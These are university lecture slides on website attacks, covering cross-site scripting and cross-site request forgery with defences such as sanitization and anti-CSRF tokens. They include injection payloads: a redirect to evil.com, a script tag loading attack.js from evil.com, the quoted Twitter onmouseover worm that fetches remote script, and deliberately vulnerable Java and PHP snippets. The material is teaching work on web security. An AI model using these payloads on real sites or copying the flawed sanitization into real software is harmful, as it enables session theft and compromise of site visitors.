

Attacks Against Websites 2

Tom Chothia
Computer Security, Lecture 11

Introduction

- Last Lecture: Stolen cookies, SQL injection and URL hacking
- This lecture:
 - Cross site scripting attacks (XSS)
 - Cross-site request forgery (CSRF)

Reminder: Websites

- HTML and HTTP
- SSL/TSL
- Cookies for state
- JavaScript for client side computation
- e.g. JSP for server side computation
- SQL database back end.

Cross Site Scripting (XSS)

- Web browsers are dumb:
 - they will execute anything the server sends to them.
- Can an attacker force a website to send you something?

Cross-site scripting (XSS)


- An input validation vulnerability.
- Allows an attacker to inject client-side code (JavaScript) into web pages.
- This is then served by a vulnerable web application to other users.

XSS attacks: redirect

- Attacker injects script that automatically redirects victims to attacker's site

```
<script>  
  document.location =  
    "http://evil.com";  
</script>
```

Cross-site scripting (XSS)



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server
4. Malicious code executes on the victims with web server's privileges

Reflected XSS

- The injected code is reflected off the web server
 - an error message,
 - search result,
 - any response that includes some or all of the input sent to the server as part of the request
- Only the user issuing the malicious request is affected

```
String searchQuery =  
    request.getParameter  
    ("searchQuery");  
  
...  
PrintWriter out =  
    response.getWriter();  
out.println("<h1>" +  
    "Results for " +  
    searchQuery + "</h1>");
```

User request:

```
searchQuery=<script>ale  
rt("pwnd")</script>
```

Stored XSS

- The injected code is stored on the web site and served to its visitors on all page views
 - User messages
 - User profiles
- All users affected

```
String postMsg =  
    db.getPostMsg(0);  
...  
PrintWriter out =  
    response.getWriter();  
out.println("<p>" +  
    postMsg);
```

```
postMsg:  
<script>alert("pwnd")</  
script>
```

Steal cookie example

- JavaScript can access cookies and make remote connections.
- A XSS attack can be used to steal the cookie of anyone who looks at a page, and send the cookie to an attacker.
- The attacker can then use this cookie to log in as the victim.

XSS attacks: phishing

- Attacker injects script that reproduces look-and-feel of “interesting” site (e.g., paypal, login page of the site itself)
- Fake page asks for user’s credentials or other sensitive information
- The data is sent to the attacker’s site

XSS attacks: run exploits

- The attacker injects a script that launches a number of exploits against the user's browser or its plugins
- If the exploits are successful, malware is installed on the victim's machine without any user intervention
- Often, the victim's machine becomes part of a botnet

Solution for injection: sanitization

- Sanitize *all* user inputs is difficult
- Sanitization is context-dependent
 - JavaScript `<script>user input</script>`
 - CSS value `a:hover {color: user input }`
 - URL value ``
- Sanitization is attack-dependent, e.g.
 - JavaScript
 - SQL
- Blacklisting vs. whitelisting
- Roll-your-own vs. reuse

Spot the problem (1)

```
$www_clean = ereg_replace(
    "[^A-Za-z0-9_.-@://]", "", $www);
echo $www_clean;
```

- Problem: in a character class, ‘.-@’ means “all characters included between ‘.’ and ‘@’”!
- Attack string:
`<script src=http://evil.com/attack.js/>`
- *Regular expressions can be tricky*

Spot the problem (2)

```
$clean = preg_replace("#<script(.*)>(.*?)</script  
(.*)>#i",  
    "SCRIPT BLOCKED", $value);  
echo $clean;
```

- Problem: over-restrictive sanitization: browsers accept malformed input!
- Attack string: `<script>malicious code<`
- *Implementation != Standard*

Spot the problem (3)

Real Twitter bug

On Twitter if user posts “www.site.com”, twitter displays:
`www.site.com`

Twitter’s old sanitization algorithm can be fold here:
<http://bit.ly/rEtiyj>

What happens if somebody tweets:
`http://t.co/@"onmouseover="$.getScript('http:\u002f\u002fis.gd\u002ffl9A7')"/`

Twitter displays:

```
<a href="http://t.co/@"onmouseover="$.getScript('http:
\u002f\u002fis.gd\u002ffl9A7')"/">...</a>
```

Real-world XSS: From bug to worm

- Anyone putting mouse over such a twitter feed will will run JavaScript that puts a similar message in their own feed.
- The actual attack used:

```
http://t.co/@"style="font-size:  
99999999999999px;"onmouseover=".../
```

- Why the style part?

Real-world XSS: aftermath





Image courtesy of <http://nakedsecurity.sophos.com/2010/09/21/twitter-onmouseover-security-flaw-widely-exploited/>

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim
4. Victim involuntarily sends a request to the vulnerable web site

Solutions to CSRF (1)

- ~~Check the value of the Referer header~~
- Attacker cannot spoof the value of the Referer header (but the user can).
- Legitimate requests may be stripped of their Referer header
 - Proxies
 - Web application firewalls

Solutions to CSRF (2)

- Every time a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission

```
<form>
  <input ...>
  <input name="anticsrf" type="hidden"
        value="asdje8121asd26n1"
  </form>
```

Solutions to CSRF (2)

- Every time a form is served, add an additional parameter with a **secret value** (token) and check that it is valid upon submission
- *If the attacker can guess the token value, then no protection*

Solutions to CSRF (3)

- **Every time** a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission.
- *If the token is not regenerated each time a form is served, the application may be vulnerable to replay attacks (nonce).*

Conclusion

I have shown you the main ways websites are attacked:

- Stolen cookies,
- SQL injection,
- URL hacking
- Cross site scripting attacks (XSS)
- Cross-site request forgery (CSRF)